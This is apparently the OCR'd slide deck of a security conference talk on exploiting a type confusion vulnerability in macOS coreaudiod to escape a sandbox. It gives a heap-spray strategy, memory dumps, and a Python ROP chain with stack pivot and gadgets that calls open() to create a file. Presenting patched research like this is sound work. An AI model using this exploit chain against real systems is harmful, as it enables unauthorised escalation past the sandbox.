
Can specify a large number of elements per `plist` - mass allocation primitive!

Core Foundation type	XML element
`CFArrayRef`	`<array>`
`CFDictionaryRef`	`<dict>`
`CFStringRef`	`<string>`
`CFDataRef`	`<data>`
`CFDateRef`	`<date>`
`CFNumberRef` (`kCFNumberSInt32Type`) `CFNumberRef` (`kCFNumberSInt64Type`)	`<integer>`
`CFNumberRef` (`kCFNumberFloat32Type`) `CFNumberRef` (`kCFNumberFloat64Type`)	`<real>`
`CFBooleanRef`	`<true/>` or `<false/>`

Exploitation Strategy


1. Get RCE in sandboxed process (e.g. Safari) [Assume we have this]
2. Call the `HALS_Object_SetPropertyData_DPList` API multiple times and pass a `plist` containing:
   a. An array of `CFString` objects
3. Trigger the Type Confusion vulnerability (just to crash/restart the process)
4. Hope that an `engn` object got allocated within our old `plist`
5. Trigger the Type Confusion again (attempting to get the program to make a `call` within our previously allocated `CFString`
6. Repeat steps 3-4 until it works!

Heap Spraying



THE ATTACK CYCLE

New Allocation



THE ATTACK CYCLE

Occasionally, Everything Lines Up!

- Identify an attack vector
- Choose a Target
- Create a Fuzzing Harness
- Fuzz and Produce Crashes
- Iterate on the Fuzzing Harness
- Identify and Exploit a Vulnerability

```
→  jackalope-harness git:(offensivecon-exploit-dev) × ./object-dumper-attach -instr
rate_unwind -pid `pgrep coreaudiod` | grep "Object Type (offset 28): ngne" -B 2 -A
************ OBJECT DUMP ***************
Object ID: 49
Object Type (offset 28): ngne
Object SubType (offset 32): ngne
Raw memory contents at offset 0x0 of object:
Memory dump at 0x7f88fc96d200:
7F88FC96D200: 30 53 50 53 F8 7F 00 00 01 00 00 00 03 5A 00 00  |0SPS.........Z..|
7F88FC96D210: 01 01 B4 DD 01 00 00 00 31 00 00 00 6E 67 6E 65  |........1...ngne|
7F88FC96D220: 6E 67 6E 65 28 00 00 00 40 16 12 EE 88 7F 00 00  |ngne(...@.......|
7F88FC96D230: 01 43 32 EE 00 00 00 00 08 82 37 EE 88 7F 00 00  |.C2.......7.....|
7F88FC96D240: F0 81 37 EE 88 7F 00 00 20 81 37 EE 88 7F 00 00  |..7..... .7.....|
7F88FC96D250: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
7F88FC96D260: 00 00 00 00 00 00 00 00 00 00 32 EE 88 7F 00 00  |..........2.....|
7F88FC96D270: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
7F88FC96D280: 00 00 00 00 00 00 00 00 A7 AB AA 32 00 00 00 00  |...........2....|
7F88FC96D290: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
7F88FC96D2A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
7F88FC96D2B0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
7F88FC96D2C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
7F88FC96D2D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
7F88FC96D2E0: A7 AB AA 32 00 00 00 00 00 00 00 00 00 00 00 00  |...2............|
7F88FC96D2F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
7F88FC96D300: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
7F88FC96D310: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
Pointer at offset 0x68: 0x7f88ee320000
Pointer at offset 0x0 of 0x68 pointer: 0x7f88ddba3e00
Memory dump at 0x7f88ddba3e00:
7F88DDBA3E00: 00 41 30 42 30 43 30 44 30 45 30 46 30 47 30 48  |.A0B0C0D0E0F0G0H|
```

Start of one of my allocated strings!

THE ATTACK CYCLE

Building a ROP Chain

- Identify an attack vector
- Choose a Target
- Create a Fuzzing Harness
- Fuzz and Produce Crashes
- Iterate on the Fuzzing Harness
- Identify and Exploit a Vulnerability

```
# Beginning of stack after pivot
rop[0x00:0x08]   = p64(0x4242424242424242)  # pop rbp filler from stack pivot
rop[0x08:0x10]   = p64(LOAD_RSP_PLUS_EIGHT) # lea rax, [rsp + 8] ; ret
rop[0x10:0x18]   = p64(ADD_HEX30_RSP)       # add rsp, 0x30 ; pop rbp ; ret
rop[0x18:0x41]   = INLINE_STRING            # Inline "/Library/Preferences/Audio/malicious.txt"
rop[0x41:0x50]   = b'\x42' * 15             # pop rbp filler and will be moved past
rop[0x50:0x58]   = p64(MOV_RAX_TO_RSI)      # mov rsi, rax ; mov rax, rsi ; pop rbp ; ret
rop[0x58:0x60]   = p64(0x4242424242424242)  # pop rbp filler


rop[0x60:0x68]   = p64(MOV_RSI_TO_RDI)      # mov rdi, rsi ; mov rax, rdi ; mov rdx, rdi ; ret
rop[0x68:0x70]   = p64(POP_RSI_GADGET)      # pop rsi ; ret
rop[0x70:0x78]   = p64(0x201)               # O_CREAT | O_WRONLY
rop[0x78:0x80]   = p64(POP_RDX_GADGET)      # pop rdx ; ret
rop[0x80:0x88]   = p64(0x1A4)               # 0644
rop[0x88:0x90]   = p64(POP_RAX_GADGET)      # pop rax ; ret
rop[0x90:0x98]   = p64(0x2000005)           # syscall number for open()
rop[0x98:0xA0]   = p64(0x7ff80eb43089)      # syscall

# [rax + 0x168] → pointer to pivot gadget (entrypoint)
rop[0x168:0x170] = p64(STACK_PIVOT_GADGET)  # xchg rax, rsp ; pop rbp ; ret  ROP Entrypoint
```

Encoding Things Properly

- Encode payload as UTF-16, otherwise invalid UTF-8 bytes will break

```
Pointer at offset 0x0 of 0x68 pointer: 0x7fd800827200
Memory dump at 0x7fd800827200:
7FD800827200: 42 42 42 42 42 42 42 42 80 CC 79 11 FD 7F 00 00  |BBBBBBBB..y.....|
7FD800827210: AF 14 DD 11 F8 7F 00 00 2F 4C 69 62 72 61 72 79  |......../Library|
7FD800827220: 2F 50 72 65 66 65 72 65 6E 63 65 73 2F 41 75 64  |/Preferences/Aud|
7FD800827230: 69 6F 2F 6D 61 6C 69 63 69 6F 75 73 2E 74 78 74  |io/malicious.txt|
7FD800827240: 00 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |.BBBBBBBBBBBBBB|
7FD800827250: 60 D0 29 0C F8 7F 00 00 42 42 42 42 42 42 42 42  |`.).....BBBBBBBB|
7FD800827260: 30 35 CB 27 F9 7F 00 00 F0 8B D4 17 F8 7F 00 00  |05.'............|
7FD800827270: 01 02 00 00 00 00 00 00 FE 47 51 18 F8 7F 00 00  |.........GQ.....|
7FD800827280: A4 01 00 00 00 00 00 00 09 5B B1 0E F8 7F 00 00  |.........[......|
7FD800827290: 05 00 00 02 00 00 00 00 89 30 B4 0E F8 7F 00 00  |.........0......|
7FD8008272A0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD8008272B0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD8008272C0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD8008272D0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD8008272E0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD8008272F0: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD800827300: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD800827310: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD800827320: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD800827330: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD800827340: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD800827350: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  |BBBBBBBBBBBBBBBB|
7FD800827360: 42 42 42 42 42 42 42 42 44 82 09 18 F9 7F 00 00  |BBBBBBBBD.......|
7FD800827370: 42 42 42                                         |BBB|
```

Stack Pivot Gadget

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

THE ATTACK CYCLE

Demo Time!!!

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

THE ATTACK CYCLE

Bonus: CVE-2025-31235

- Just patched, May 12, 2025!
- Double-free in `CoreAudio`/`coreaudiod`
- More info soon

Audio

Available for: macOS Sequoia

Impact: An app may be able to cause unexpected system termination

Description: A double free issue was addressed with improved memory management.

CVE-2025-31235: Dillon Franke working with Google Project Zero

TAKEAWAYS

Blog Post & Tool Open Sourcing

- Part 1 of this research was just released last week in blog form!
  - https://googleprojectzero.blogspot.com/2025/05/breaking-sound-barrier-part-i-fuzzing.html
- The following tools are also open-sourced:
  - https://github.com/googleprojectzero/p0tools/tree/master/CoreAudioFuzz
    - Fuzzing harness
    - Custom instrumentation
    - PoC crash for CVE-2024-54529

TAKEAWAYS

Conclusion

- The power and importance of sandbox escape vectors
- Knowledge-driven fuzzing approach to vulnerability research
- Exploitation process of a Type Confusion vulnerability in `coreaudiod`
- Inspired you to perform security research of your own!

A Huge Thank You To:

- Ned Williamson
- Ivan Fratric
- My fianceé, Isabel!

TAKEAWAYS

Questions

Thank You!

Twitter: @dillon_franke

Blog:
https://dillonfrankesecurity.com